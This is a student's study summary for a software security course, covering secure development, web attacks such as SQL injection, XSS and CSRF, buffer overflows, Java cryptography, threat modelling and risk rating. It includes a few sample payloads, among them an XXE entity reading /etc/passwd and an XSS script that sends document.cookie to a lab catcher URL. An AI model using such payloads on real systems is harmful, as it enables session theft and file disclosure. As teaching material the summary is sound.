SWS1 Summary (8 Pages)

18. September, 2024; rev. 24. Januar 2026

Linda Riesen (rieselin)

1 Intro Software Security

1.1 Begriffe

Security Defect: Security Bug (in code), Security Design Flaw (harder to find). Harden: install only required software/patches, use secure dev process.

2 Secure Development Lifecycle (SDL)



Abbildung 1: SDL and Security Activities

Early detection reduces costs. Adapt SDL incrementally; all activities complement each other.

2.1 7 (+1) Kingdoms Classification

1. **Input Validation:** Buffer overflows, injection, XSS, path traversal
2. **API Abuse:** Incorrect usage, unchecked returns, dangerous functions
3. **Security Features:** Insecure randomness, incomplete access control, weak crypto
4. **Time & State:** Deadlock, race conditions, session reuse
5. **Error Handling:** Info leakage, empty catch blocks
6. **Code Quality:** Memory leaks, unreleased resources, deprecated code
7. **Encapsulation:** Hidden form fields, CSRF
8. **Environment:** Compiler issues, framework vulnerabilities

3 Web app Security Testing (Part 1/3)

lots of attackers, plenty of targets, valuable info/ critical processes, security often quite poor

Abbildung 2: Web App Basics

3.1 Injection Attacks

App accepts/interprets untrusted data. Test with single quote (') in form fields.

3.1.1 SQL Injection

Exploit with UNION (guess column count), terminate with (;), comment with (–). Get schema from information_schema. Tools: Burp Intruder, sqlmap.

SQL Injection Countermeasures Never build SQL queries with string concatenation by directly using the data received from the user; instead, you should use prepared statements, input validation, avoid disclosing detailed db error info, minimal privileges to db access

3.1.2 OS Command Injection

Test with (") or (; ifconfig / & ipconfig). Try accessing shadow file for root.

OS Command Injection Countermeasures don't directly invoke underlying OS at all, use strict input validation (e.g. whitelisting), run app with minimal privileges

3.1.3 JSON / XML Injection

attacker can create additional elements if input is not validated

This can be done by manipulating the request as follows:

```
<?xml version="1.0"?>
<!DOCTYPE query [
  <!ENTITY attack SYSTEM "file://localhost/etc/passwd">
]>
<comment>
  <text>&attack;</text>
</comment>
```

Abbildung 3: XML External Entity Injection exploit

Countermeasures input validation, configure xml correctly (no external entity allowed), don't use xml, use e.g. json

4 Web app Security Testing (Part 2/3)

4.1 Boken auth & Session Management

Broken auth: credential theft (guessing, resetting). Broken session: sessionId theft (guessing, fixation, no timeout/rotation).

4.1.1 get usernames and passwords

- Prerequisite: no account locking (unlimited login attempts)
- try to find out existing usernames (e.g. login behaves differently (response time, already taken)
- Tools: Burp Intruder Cluster Bomb Attack"

Countermeasures Slow down user (rate limiting), no extremely weak password (enforce password quality), never reveal what went wrong (not which part is wrong), use captcha

4.1.2 self service password reset exploit

bad security (e.g. with security questions as reset check)

Countermeasures

- Don't offer self service pw reset (for high value like banking)
- difficult security questions + email to registered address with temporary pw or non-guessable link (short time valid)

4.1.3 Guessing Session IDs

Usually, only the session ID is used to identify a session (e.g. in cookie / URL), so if an attacker gets the session ID of another user, he can hijack the session

- Test for weak session ids by: visual inspection, creating large number to check for randomness (sequencer in burp suite)

4.1.4 Session Fixation

Session Fixation: attacker has an ongoing session with a web app and «gives» the corresponding session ID to a victim

- works best if the web app supports session IDs not only with cookies, but also as part of the URL
- send url with session ID to victim => needs the victim to post something interesting to the hackers session
- send non - authenticated session to victim => hopes for login, if session id not changes after login => authenticated access for session

Countermeasures long and random session IDs, change the session Id afer login, only use cookies to exchange session Id, session inactivity timeouts (e.g. 10 min)

4.2 Cross-Site Scripting (XSS)

injects JavaScript code into a web page that is viewed by other users (without direct access to webpage / server)

- Reflected (non persistent) XSS: Reflected Server XSS and Reflected Client XSS
- Stored XSS: Stored Server XSS and Stored Client XSS
- DOM-based XSS

4.2.1 Server XSS

Identify resources that integrate user input in the generated web page:
<script>alert("XSS");</script>
<script>
fetch("http://ubuntu.test/attackdemo/WebGoat/catcher/catcher.php?cookie="+ document.cookie);
</script>
=> remove any whitespace (e.g. with cyberchef)

- Reflected: Victim clicks link that contains JavaScript as parameter value, vulnerable server includes JS into generated web page, Webpage is rendered and JS is executed
  - No validation on data from user, copied into web page without sanitizing
- Stored: Attacker manages to place JS permanently (e.g. guest book, forum, auction) => victim requests web page, JS is executed
  - No validation on data from user, allows persistent storage of JS, copied into web page without sanitizing



Abbildung 4: XSS Exploit all Steps

Countermeasures

- Sanitize input (replace special characters with codes to only interpret as string) and validate input
- Browser: browser checks whether the script was sent to the web app in the previous request
- CSP (Content-Security-Policy): allows to specify which web content can be loaded from which locations

4.2.2 Dom-based XSS

Use # to append js code to url (# is not included in request so web app never sees the js code): exploit by sending link that includes code to victim

Countermeasures

- Be careful when using JavaScript to process DOM elements that can be influenced by the user (attacker) (especially when using: eval(), unescape() functions)
- input validation and data sanitation

5 Web app Security Testing (Part 3/3)

5.1 Broken Access Control

Attacker can access data or execute actions without being authorized for it

5.1.1 Broken Function Access Control

users can access function that they shouldn't be allowed to (e.g. illegitimately access URL that corresponds to function. That requires knowing / guessing valid requests: Access weblog file, open-source / commercial app, guessing

5.1.2 Broken Object Level Access Control

exposed identifier to user which directly corresponds to internal object of webapp

- modify identifier => object that is given as parameter is not checked for allowed access
- e.g. file names, account numbers, user name, numerical identifiers
- testing => hope for object not found (not no access)
- avoid exposing identifiers at all

5.2 Cross-Site Request Forgery (CSRF)

Victim executes unwanted authenticated actions. GET: 1x1px img tag loads malicious URL. POST: auto-submit hidden form (in iframe or via fetch API).

5.2.1 Countermeasures

- csrf only works with predictable requests (personalize request depending on user (using CSRF token)
- use SameSite attribute (include cookies only in requests GET: lax, None: Strict)

5.3 Web App Security Testing Tools

- vuln Scanners (dynamic security testing): interacts with running program, using standard communication interface (e.g. http)
- Static code analysis tools (static security testing): interacts with code (not running)

5.3.1 ZAP (Zed Attack Proxy)

uses base url to crawl web app, re-send urls with typical attack patterns, try to determine if vuln detected

- can only be used for website that can be crawled / e.g. for form fields sometimes standard values not working, protected needs auth, state changes through previous tests make testing removed stuff no longer possible
- good at detecting: cookie attributes, info leakage in responses

5.3.2 Fortify Source Code Analyzer (Fortify SCA) (commercial)

specify source code and used version, analysis of standard config files, insecure functions/methods, check for presence of csrf tokens, analyze data flow, hardcoded passwords, config errors, ...

Less good Open Source: Spotbugs (java only)

- tools need to understand underlying web framework

6 Buffer Overflows and Race Conditions

6.1 Buffer Overflow

Buffer overflow happens when program writes / reads data beyond the end of an allocated buffer (belongs to Input Validation and Representation Kingdom) => attacker can modify program flow, inject malicious code, access sensitive info...
Vulnerabilities only possible in C / C++ but if program is compiled to these languages vuln can be caused by specific code that causes vuln in C / C++



Abbildung 5: Memory Layout



Abbildung 6: Code Injection Buffer Overflow

6.1.1 Countermeasures

- Any w / r access to buffer needs to happen within boundaries (input validation)
- Avoid unsafe methods (use better libraries)
- Automated software tests (static code analysis / fuzzers)
- Compilers: some can insert additional code to check boundaries, some can insert code for SStack Canaries"
  - Detect overwriting of return addr. (always add a random value that is pushed on stack above return address => and check if that was changed => if so immediately terminate program)
- Prevent code execution in data segments
- Address Space Layout Randomization (ASLR) => randomizes adress layout of a process when its loaded

6.2 Race Conditions

Multiple threads/processes share resources (Time & State Kingdom). Rare, hard to fix/reproduce. File access: time-of-check/time-of-use errors.

Countermeasures Minimize filename-based functions (use file handlers), avoid checking rights manually, don't run as root.

7 Fundamental Security Principles

7.1 Key Principles

Secure Weakest Link: Address highest risks first. **Defense in Depth:** Multiple diverse strategies (prevent, detect, contain, recover). **Fail Securely:** Failures don't compromise security. **Least Privilege:** Minimum necessary privileges. **Separation of Privileges:** Four-eyes principle (do/approve/monitor). **Secure by Default:** Safe defaults (2FA on, minimal rights, no default passwords). **Minimize Attack Surface:** Only necessary features/services/software. **Keep Simple:** As simple as possible, as complex as necessary. **Avoid Security by Obscurity:** Don't rely on secrecy of design. **Don't Trust Input:** Always validate; prefer whitelisting over blacklisting.

8 Java Security

8.1 JCA (Java Cryptography Architecture)

Hash functions, message auth codes, secret and public key crypto, diffie hellman key exchange, pseudo random number generation
is provider based architecture (plug-in by cryptographic service provider (csp))
to use another one add it in java security providers settings
provider can be specified while using a security function (highest priority in settings)

8.1.1 Computing a Hash

use MessageDigest object, get instance, use instance to do calculation (update + digest)

8.1.2 Random Number Generation

SecureRandom class for cryptographic apps (per default uses TRNG (uses operating sys provided by OS))

- True Random Generation (TRNG): hardware RNG based on physical process
- Pseudo Random Generation (PRNG): deterministic algorithms create random numbers based on seed (that is radnom and non-predictable)

8.1.3 Secret Key Generation

KeyGenerator keygen object => SecretKey key = keygen.generateKey()
or from existing material: SecretKeySpec(rawKey)

Cipher Cipher obeject uses älgorithm/mode/paddingäs paramter, use encrypt / decyrpt mode
then use update and doFinal (final always needs to be used)

- don't use ECB mode (which is the default when using AES without giving additional algorithm info)
- don't use without integrity protection
- some modes need additonal Initialization vector

8.1.4 Public Key Cryptography

works similar to secret key, but uses KeyPairGenerator class, also uses cipher for encrypt/decrypt

Signature Signature object initSign / initVerify, update, sign / update, verify

8.1.5 Considered secure /insecure

secure

- SHA256withRSA when creating an object of type Signature.
- AES/GCM/NoPadding when creating an object of type Cipher.
- SHA3-512 when creating an object of type MessageDigest.
- RSA/ECB/OAEPPadding when creating an object of type Cipher.
- SHA512withRSA when creating an object of type Signature.

insecure

- HA1 when creating an object of type MessageDigest.
- AES/ECB/PKCS5Padding when creating an object of type Cipher.
- RC4 when creating an object of type Cipher.
- AES when creating an object of type Cipher.

8.2 JSSE (Java Secure Sockets Extension)

Provides support for TLS: use SSLSeverSocket which is create via SSLServerSocketFactory (accept returns SSLSocket)
or for client: SSLSocketFactory per default: uses only server side cert (=> client needs to trust it)
keytool (cmd app) used to generate keypair + certs

9 Developing Secure Server-Side Rendered Web apps (Part 1/2)

server side rendered (SSR) = server serves complete html pages, easier on security, not very flexible / scalable

9.1 Spring Boot Framework

established, most popular, good built in security, both ssr and csr, loads is preconfigured, uses embedded app server, uses components of jakarta EE, needs app server (e.g. tomcat), spring security: robust support for essential sec. features

9.2 Jakarta Persistence API (JPA)

Object-Relational-Mapping (ORM) framework: provide bridge between objects in code and db model, allows read and write to objects / db, reduces amount of sql code, if done correctly sql injection not possible

9.2.1 JPA Entities

associated with table of db, instance = row in db

10 Developing Secure Server-Side Rendered Web apps (Part 2/2)

10.1 Access Control Mechanisms

- Role Based Access Control

Storing PWds in DB

- **Option 1: Plaintext storage** — trivial to steal if DB is compromised.
- **Option 2: Simple hash (e.g., SHA-512)** — protects plaintext; vulnerable to dictionary attacks.
- **Option 3: Salt + hash** — defeats precomputed attacks; still fast to brute-force.
- **Option 4: Many hash rounds** — slows attackers; significantly better than single-round hashing.
- **Option 5: Slow hash functions (bcrypt, Argon2, PBKDF2, scrypt)** — use salt + many rounds; memory-hard to resist GPU/ASIC brute force.

10.1.1 auth Mechanisms

- HTTP BASIC auth: Dialog box => sent to web app in http auth. header, each subsequent request also includes that header, does not have any timeout
- FORM-based auth combined with sessions, login form sent with get / post paramters, web app stores info about current user in session, subsequent request include session id in cookie header

11 Developing Secure Client-Side Rendered Web apps

11.1 Basic Properties of REST APIs

- REST APIs are based on HTTP and typically use the five primary request methods: `GET`, `POST`, `PUT/PATCH`, and `DELETE`, which correspond to reading, creating, updating, and deleting resources within the service.
- REST is stateless: there are no server-side sessions. Every request must include all information required for the server to process it.
- Resources are identified using meaningful URLs, e.g., `/customers` to reference all customers and `/customers/1234` to reference the customer with ID 1234.
- JSON is typically used as the data-exchange format. Requests usually include an `Authorization` header that carries credentials or tokens which the service verifies to allow or deny access.
- A user authenticates once and receives an auth token, which can then be used in subsequent requests without requiring repeated login.

11.2 JSON Web Token (JWT)

A JWT consists of three components:

- **Header** (JSON), specifying the MAC algorithm used.
- **Payload** (JSON), containing information such as the issuer, the subject, and the expiry date (as a UNIX timestamp).
- **MAC** (binary), computed over the header and payload using a secret key known to the REST service.

JWTs fulfill several important requirements:

- Tokens cannot be forged or guessed, assuming the HMAC key remains secret.
- Tokens expire automatically once the expiry date is reached.
- Verifying a token only requires checking an HMAC, which imposes minimal computational overhead.
- JWTs are stateless and self-contained; all required verification information is included within the token itself, so the server does not need to store issued tokens.
- Tokens are compact and URL-safe, making them easy to include in HTTP headers or as parameters in GET/POST requests.

Error Codes

- **400 Bad Request** — The request is malformed, e.g., contains invalid JSON.
- **404 Not Found** — The requested resource does not exist.
- **403 Forbidden** — The user does not have permission to access the resource.
- **401 Unauthorized** — auth is required or the token is invalid.
- **500 Internal Server Error** — A general server-side error occurred.
- **503 Service Unavailable** — The server is temporarily offline or overloaded.

11.3 Client-Side Security

- A secure Single Page app (SPA) requires a secure underlying REST API, including:
  - Protection against injection attacks.
  - Strong auth and authorization mechanisms.
  - Comprehensive input validation.
  - Mandatory use of HTTPS.
- With a secure REST API in place, the server-side attack surface becomes small, leaving relatively few practical attack vectors for an SPA.

11.3.1 Cross-Origin Resource Sharing (CORS)

- Browsers automatically issue corresponding GET or POST requests for actions such as:
  - Clicking links (`<a>`)
  - Submitting forms (`<form>`)
  - Embedding images (`<img>`)
  - Embedding iframes (`<iframe>`)
  - Submitting forms via JavaScript

  These actions occur even for cross-origin destinations.
- JavaScript-initiated cross-origin requests (e.g., via `fetch` or `XMLHttpRequest`) are restricted to "simple requests" unless CORS explicitly allows more:
  - Must be `GET` or `POST`.
  - May include cookies, but *cannot* include custom headers such as `Authorization`.
  - May only use restricted content types (e.g., `app/x-www-form-urlencoded`; not `app/json`).
  - The browser sends the request but does not expose the response to JavaScript unless CORS permits it.

CORS: Basic Idea

- Non-simple cross-origin requests can only be processed if the target REST API explicitly permits them using CORS response headers.
- A browser must determine whether a particular cross-origin request is allowed *before* sending it. Simply sending the request and checking the response would be insecure, as the server would have already processed the request.
- The solution is the **preflight request**: the browser first issues an `OPTIONS` request asking whether the desired request is permitted.
- Browsers block disallowed cross-origin requests and prevent JavaScript from accessing responses unless CORS headers explicitly allow it.
- Simple requests (`GET`, `POST` with form-encoded bodies, no custom headers) may be sent without preflight, but the response remains inaccessible to JavaScript unless permitted by CORS.
- Cookies may be included in cross-origin requests only if no credential restrictions apply, yet access to the response is still blocked unless CORS allows it.
- Requests containing an `Authorization` header are blocked unless CORS explicitly permits them.

11.3.2 CSRF

To mitigate CSRF attacks:

- Ideally, allow requests only from the origin that actually hosts the server.
- If strict origin enforcement is not possible, CSRF is only a concern when the attack occurs with an authenticated user session.
- Avoid storing auth tokens in cookies (as cookies are automatically included in cross-origin requests).
- Store tokens in JavaScript-controlled headers instead, using the Web Storage API.

Token Storage Options

- **Session Storage**: Data is private to each browser tab/window and is deleted when the tab/window is closed.
- **Local Storage**: Data is shared across all tabs/windows of the same origin and persists even after closing the browser.
- For auth tokens, session storage is preferred so that tokens are automatically removed when the browser is closed. However, this makes them vulnerable to XSS attacks.

11.3.3 XSS

In client-side rendered apps, XSS works differently and requires specific defenses:

- Reflected or stored *server-side* XSS is not an issue in a strictly client-side rendered SPA, since no HTML is dynamically generated at the server.
- **DOM-based XSS** is a significant threat, often more severe than in server-side rendered apps, because most processing happens directly in the browser.
- Reflected or stored *client-side* XSS is a concern because REST APIs typically return raw data without sanitization. This data may contain executable JavaScript code.
- It is therefore the responsibility of the client-side JavaScript code to ensure that any untrusted content received from the REST API cannot be executed in the browser.

12 Security Requirements Engineering and Threat Modelling

- Security Requirement based on Functional aspect => works to a certain degree (but attackers are creative)
- Better: try to think like an attacker, try to define goals and ways to accomplish them
- Security Requirements only describe what not how
- Security requirements should be specific enough so they can be clearly understood, but should not include the technical details how to implement the requirement.

12.1 SQUARE Methodology

1. Identity the business and security goals of the system
2. Collect information about the system so you get a good understanding about its purpose and function
3. Decompose the system to understand its internal working as a basis for step 4
4. Identify threats that are relevant for the system and rate the risk of these threats (risk of threat to high = vuln)
5. Mitigate the threats (= adjust security requirements)

12.2 Dataflow Diagram (DFD)

- Process: task within system, drawn as a circle
- Multiple Processes: collection of processes drawn as 2 circle within eachother
- External Entity: entity outside the system that interacts with system = square
- Data Store: = locations where data is stored 2 lines (like a rectangle without sides)
- Data Flow : interactions within system in direction of data flow, arrow
- Trust Boundary: red dashed line, used between components that should not automatically trust eachother

12.3 STRIDE Methodology (attack / threat categories)

Spoofing (pretend to be someone else), **T**ampering (modify data/code), **R**epudiation (deny action, no evidence), **I**nformation Disclosure (unauthorized read), **D**enial of Service (prevent access), **E**levation of Privilege (gain higher privileges).

DFD Element Type	S	T	R	I	D	E
External Entity	X		X			
Data Flow		X		X	X	
Data Store		X	X*	X	X	
(Multiple) Process	X	X	X	X	X	X

Abbildung 7: Applying Stride to DFDs

12.4 Realistic Threat Agents

Consider: value of assets of the system (low => script kiddies, high organized cyber criminals) Powerful attackers => higher security needed



Abbildung 8: Threat agents according to ENISA

12.5 Documentation

- List of threats (including mapping to which requirements are used to mitigate which threats + residual risks) (describe attack + example of benefit)
- List of all security requirements
- All related artifacts (DFD, attack trees, ...)

13 Security Risk Analysis

why; rate the risk => to figure out if we should do something about the threat, during whole Secure Development Lifecycle Process

- Quantitive Risk Analysis: (Annualized Loss Expectancy = Risk as financial loss / year
  - Very difficult to quantify Single Loss Expectancy and Annualized Rate of Occurrence
- Qualitative Risk Analysis:
  - likelihood of successful attack and resulting impact (expressing using 3-5 levels) => risk above certain level must be addressed

Process:

1. identify security vulnerabilities
2. rate likelihood and business impact
3. determine risk
4. risk mitigation : what actions need to be taken

13.1 NIST-800-30:

Likelihood Value	Definition
High	The threat agent is highly motivated and sufficiently capable, and controls to prevent the risk from occurring are ineffective.
Medium	The threat agent is motivated and capable, but controls are in place that may impede successful materialization of the risk.
Low	The threat agent lacks motivation or capability, or controls are in place to prevent or at least significantly impede the risk from occurring.

Abbildung 9: NIST Likelihood Level

Magnitude of Impact	Definition
High	Exercise of the vulnerability (1) may result in the highly costly loss of major tangible assets or resources; (2) may significantly violate, harm, or impede an organization's mission, reputation, or interest; or (3) may result in human death or serious injury.
Medium	Exercise of the vulnerability (1) may result in the costly loss of tangible assets or resources; (2) may violate, harm, or impede an organization's mission, reputation, or interest; or (3) may result in human injury.
Low	Exercise of the vulnerability (1) may result in the loss of some tangible assets or resources or (2) may noticeably affect an organization's mission, reputation, or interest.

Abbildung 10: NIST Impact Level

	Impact		
Likelihood	Low	Medium	High
High	Medium	High	Critical
Medium	Low	Medium	High
Low	Info	Low	Medium

Abbildung 11: Overall Risk Determination

Critical: Stop operations until fixed. **High:** Fix within days/weeks. **Medium:** Fix in next major release. **Low:** Decide if corrective actions needed. **Info:** Accept risk.

13.2 OWASP Risk Rating Methodology

Based on NIST but more guidance (using a set of factors that are rated from 0-9)
If a factor does not make sense do not rate it.

13.2.1 Threat agent factors + vuln factors

To determine likelihood: threat agent factors + vuln factors

Threat agent factors:

- skill level: No technical skills (1), some technical skills (3), advanced computer user skills (4), network and programming skills (6), security penetration skills (9)
- motive: Low or no reward (1), possible reward (4), high reward (9)
- opportunity: What conditions and resources are required: Full access or expensive resources required (0), special access or resources required (4), some access or resources required (7), no access or resources required (9)
- Size: How large is this group of threat agents: Developers (2), system administrators (2), intranet users (4), partners (5), authenticated users (6), anonymous Internet users (who can do the attack?)(9)

vuln Factors:

- Ease of discovery of vuln (not exploiting it): Practically impossible (1), difficult (3), easy (7), automated tools available (9)
- Ease of exploit: Theoretical (1), difficult (3), easy (7), automated tools available (9)
- Awareness: Unknown (1), hidden (4), obvious (6), public knowledge (9)
- Intrusion detection: Active detection in app (1), logged and reviewed (3), logged without review (8), not logged (9)

13.2.2 Impact factors:

- Financial damage: Less than the cost to fix the vuln (1), minor effect on annual profit (3), significant effect on annual profit (7), bankruptcy (9)
- Reputation damage: Minimal damage (1), Loss of major accounts (4), loss of goodwill (5), brand damage (9)
- Non-compliance: Minor violation (2), clear violation (5), high profile violation (7)
- Privacy violation: How much personally identifiable information could be disclosed: One individual (3), hundreds of people (5), thousands of people (7), millions of people (9)

13.2.3 Calculate Result

Calculate: average of (threat agent factors + vuln factors) and calculate average of Impact

Map to NIST values:

- 0 to <3 Low
- 3 to <6 Medium
- 6 to 9 High

13.3 Risk Mitigation Options

Acceptance: Risk too small/costly to fix (Info/Low). **Reduction:** Reduce likelihood/impact to acceptable level (focus on likelihood). **Avoidance:** Remove functionality completely. **Transfer:** Buy insurance. **Ignorance:** Know risk exists but ignore it.

Process: Prioritize by risk rating → decide mitigation option → design/implement corrections → update documentation.